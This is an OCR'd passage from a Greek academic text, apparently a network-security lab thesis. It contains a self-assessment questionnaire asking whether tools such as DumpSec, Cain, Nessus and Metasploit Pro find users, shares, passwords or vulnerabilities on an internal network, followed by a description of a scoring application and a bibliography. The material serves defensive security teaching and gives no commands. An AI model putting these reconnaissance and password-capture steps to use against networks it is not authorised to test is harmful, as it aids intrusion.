Χρησιμοποιήστε είτε το εργαλείο Getacct (κεφάλαιο 5) είτε το εργαλείο DumpSec για να απαριθμήσετε τους εξυπηρετητές με λειτουργικό σύστημα Windows στο εσωτερικό δίκτυο (αν υπάρχουν). Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε υπηρεσίες, χρήστες και κοινόχρηστους φακέλους;	ΝΑΙ ΟΧΙ ΜΕΡΙΚΩΣ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε είτε το εργαλείο Getacct (κεφάλαιο 5) είτε το εργαλείο DumpSec από το εξωτερικό δίκτυο για να απαριθμήσετε τους εξυπηρετητές με λειτουργικό σύστημα Windows στο εσωτερικό δίκτυο (αν υπάρχουν). Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε υπηρεσίες, χρήστες και κοινόχρηστους φακέλους;	ΝΑΙ ΟΧΙ ΜΕΡΙΚΩΣ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο Cain (κεφάλαιο 5) στο εσωτερικό δίκτυο (αν υπάρχουν). Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε συνθηματικά για τις διάφορες υπηρεσίες;	ΝΑΙ ΟΧΙ ΜΕΡΙΚΩΣ ΔΕΝ ΓΝΩΡΙΖΩ


Πίνακας 7.δ Ερωτήσεις για αυτόματη εύρεσης ευπαθειών

Ερώτηση	Απάντηση
Χρησιμοποιήστε το εργαλείο Nessus (κεφάλαιο 6) από το εξωτερικό δίκτυο για να σαρώσετε τις υπηρεσίες στο εσωτερικό δίκτυο. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε υψηλής επικινδυνότητας ευπάθειες;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο Nessus (κεφάλαιο 6) από το εξωτερικό δίκτυο για να σαρώσετε τις υπηρεσίες στο εσωτερικό δίκτυο. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε μεσαίας επικινδυνότητας ευπάθειες;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο Nessus (κεφάλαιο 6) από το εξωτερικό δίκτυο για να σαρώσετε τις υπηρεσίες στο εσωτερικό δίκτυο. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε μικρής επικινδυνότητας ευπάθειες;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο Nessus (κεφάλαιο 6) από το εσωτερικό δίκτυο για να σαρώσετε τους εξυπηρετητές στο εσωτερικό δίκτυο. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε υψηλής επικινδυνότητας ευπάθειες;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο Nessus (κεφάλαιο 6) από το εσωτερικό δίκτυο για να σαρώσετε τους εξυπηρετητές στο εσωτερικό δίκτυο. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε μεσαίας επικινδυνότητας	ΝΑΙ ΟΧΙ


ευπάθειες;	ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο Nessus (κεφάλαιο 6) από το εσωτερικό δίκτυο για να σαρώσετε τους εξυπηρετητές στο εσωτερικό δίκτυο. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε μικρής επικινδυνότητας ευπάθειες;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο Metasploit Pro (κεφάλαιο 6) από το εξωτερικό δίκτυο για να σαρώσετε τις υπηρεσίες στο εσωτερικό δίκτυο. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε στόχους επιθέσεων;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο Metasploit Pro (κεφάλαιο 6) από το εσωτερικό δίκτυο για να σαρώσετε τους εξυπηρετητές στο εσωτερικό δίκτυο. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε να ανιχνεύσετε στόχους επιθέσεων;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ

Η εφαρμογή αποτίμησης της δικτυακής ασφάλειας, εικόνα 7.1, αξιολογεί αρχικά το σύστημα με το μέγιστο βαθμό δικτυακής ασφάλειας δηλαδή 10. Εν συνεχεία αξιολογεί με διαφορετικούς συντελεστές βαρύτητας κάθε απάντηση ανάλογα με την επικινδυνότητα. Για παράδειγμα οι ερωτήσεις του πίνακα 7α έχουν χαμηλή επικινδυνότητα, ενώ οι ερωτήσεις του πίνακα 7δ μεγάλη επικινδυνότητα. Εκτός από τους συντελεστές βαρύτητας η εφαρμογή εκτελεί και υβριδικούς ελέγχους για συνδυασμούς απαντήσεων. Επιπρόσθετα, η εφαρμογή υπολογίζει την εκτίμηση λάθους στο αποτέλεσμα. Για παράδειγμα εάν ο χρήστης απαντήσει σε αρκετές ερωτήσεις «ΔΕΝ ΓΝΩΡΙΖΩ» η αξιοπιστία του αποτελέσματος είναι μικρή.

Η εφαρμογή αποτίμησης της δικτυακής ασφάλειας παράγει αποτελέσματα με την μορφή της εικόνας 7.2 όταν πατήσουμε το κουμπί «ΑΠΟΤΙΜΗΣΗ».



Εικόνα 7.1: Η εφαρμογή δικτυακής ασφάλειας



Εικόνα 7.2: Αποτελέσματα της εφαρμογής δικτυακής ασφάλειας

Η επέκταση του εργαστηρίου δικτυακής ασφάλειας ώστε να συμπεριλάβει νέα λειτουργικά συστήματα, υπηρεσίες και εργαλεία ασφάλειας αλλά και ο εμπλουτισμός της εφαρμογή δικτυακής ασφάλειας κρίνονται απαραίτητα ως μελλοντική εργασία.

Βιβλιογραφία

- Allen Robbie, Windows Server Cookbook for Windows Server 2003 and Windows 2000, O'Reilly Media, 2005
- Gordon Fyodor Lyon, Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning
- Hadnagy Christopher and Paul Wilson, Social Engineering: The Art of Human Hacking, Willey, 2010
- Kennedy David, O'Gorman Jim, Kearns Devon and Mati Aharoni, Metasploit: The Penetration Tester's Guide, No Starch Press, 2011
- McClure Stuart, Scambray Joel and George Kurtz, Hacking Exposed, Sixth Edition, McGraw-Hill Education, Europe, 2009
- McNab Chris, Network Security Assessment: Know Your Network, O'Reilly Media, 2007
- Negus, Christopher and Timothy Boronczyk, CentOS Bible, Wiley, 2009
- Northcutt Stephen, Zeltser Lenny, Winters Scott, Kent Karen, Ritchey W. Ronald, Inside Network Perimeter Security (2nd Edition), New Riders, 2003
- Peikari Cyrus and Anton Chuvakin, Security Warrior, O'Reilly Media, 2004
- Russ Rogers, Nessus Network Auditing, Second Edition, Elsevier, 2008
- Shakeel Ali and Tedi Heriyanto, BackTrack 4: Assuring Security by Penetration Testing, Packt Publishing, Limited, 2011
- Shapiro R. Jeffrey and Boyce Jim, Windows Server 2003 Bible, Willey, 2006
- Shinder W. Thomas and Debra Littlejohn Shinder, Dr. Tom Shinder's Configuring ISA Server 2004, Elsevier, 2004
- Troy Ryan and Matthew Helmke, VMware Cookbook: A Real-World Guide to Effective VMware Use, O'Reilly Media, 2009